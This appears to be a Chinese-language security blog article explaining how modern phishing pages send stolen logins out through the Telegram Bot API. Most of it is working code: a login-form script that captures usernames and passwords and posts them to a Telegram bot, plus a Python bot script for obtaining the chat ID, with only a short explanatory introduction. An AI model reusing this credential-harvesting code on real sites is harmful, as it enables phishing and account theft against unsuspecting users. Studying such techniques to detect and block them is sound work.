





在不断演变的网络威胁环境中,网络钓鱼攻击早已脱离了粗制滥造的早期形态,演变得愈发隐蔽和精巧。如今的攻击者不仅擅长利用像素级复刻的伪造 HTML 登录页面来攻破用户的心理防线,更在窃取数据的“最后一公里”展现出了极其狡猾的一面——他们正越来越多地将目光投向了 Telegram 等合法的即时通讯平台,将其转化为数据外发的“暗道”。

传统上,黑客往往依赖自建的服务器来接收窃取的账号密码,但这些未知 IP 和域名极易被安全软件标记并拦截。为了在重重防御中隐匿行踪,现代网络钓鱼攻击开始巧妙地“寄生”于受信任的合法服务之上。通过在恶意 HTML 页面中嵌入自动化脚本,攻击者能够将受害者提交的敏感凭证,利用 Telegram Bot API 转化为加密消息,悄无声息地推送到攻击者的手机端。
  <script>
    document.getElementById('loginForm').addEventListener('submit', function(event) {
      event.preventDefault();

      var username = document.getElementById('username').value;
      var password = document.getElementById('password').value;

      var payload = `💡 Info:\n用户: ${username}\n密码: ${password}\n时间: ${new Date().toLocaleString()}`;

      sendToTelegram(payload);

      // 测试反馈
      alert("登录请求已发送至测试后端 (TG Bot)");
    });
捕获到的凭据会通过TG api以 GET 请求方式发送到机器人:
function sendToTelegram(message) {
      // 请确保以下信息的准确性
      var chatId = '[ChatID]';
      var botToken = '[Token]';
      var apiUrl = `https://api.telegram.org/bot${botToken}/sendMessage`;

      var xhr = new XMLHttpRequest();
      xhr.open("POST", apiUrl, true);
      xhr.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");

      var postData = `chat_id=${chatId}&text=${encodeURIComponent(message)}`;
      xhr.send(postData);
    }
#!/usr/bin/env python

import logging

from telegram import ForceReply, Update
from telegram.ext import Application, CommandHandler, ContextTypes, MessageHandler, filters

# Enable logging
logging.basicConfig(
    format="%(asctime)s - %(name)s - %(levelname)s - %(message)s", level=logging.INFO
)
# set higher logging level for httpx to avoid all GET and POST requests being logged
logging.getLogger("httpx").setLevel(logging.WARNING)

logger = logging.getLogger(__name__)

# Define a few command handlers. These usually take the two arguments update and
# context.
async def start(update: Update, context: ContextTypes.DEFAULT_TYPE) -> None:
"""Send a message when the command /start is issued."""
    user = update.effective_user
    await update.message.reply_html(
        rf"Hi {user.mention_html()}!",
        reply_markup=ForceReply(selective=True),
    )

async def help_command(update: Update, context: ContextTypes.DEFAULT_TYPE) -> None:
"""Send a message when the command /help is issued."""
    await update.message.reply_text("Help!")

async def echo(update: Update, context: ContextTypes.DEFAULT_TYPE) -> None:
"""Echo the user message."""
print(update.message.chat_id)
    await update.message.reply_text(update.message.text)

def main() -> None:
"""Start the bot."""
# Create the Application and pass it your bot's token.
    application = Application.builder().token("[Token]").build()

# on different commands - answer in Telegram
    application.add_handler(CommandHandler("start", start))
    application.add_handler(CommandHandler("help", help_command))

# on non command i.e message - echo the message on Telegram
    application.add_handler(MessageHandler(filters.TEXT & ~filters.COMMAND, echo))

# Run the bot until the user presses Ctrl-C
    application.run_polling(allowed_updates=Update.ALL_TYPES)


if __name__ == "__main__":
    main()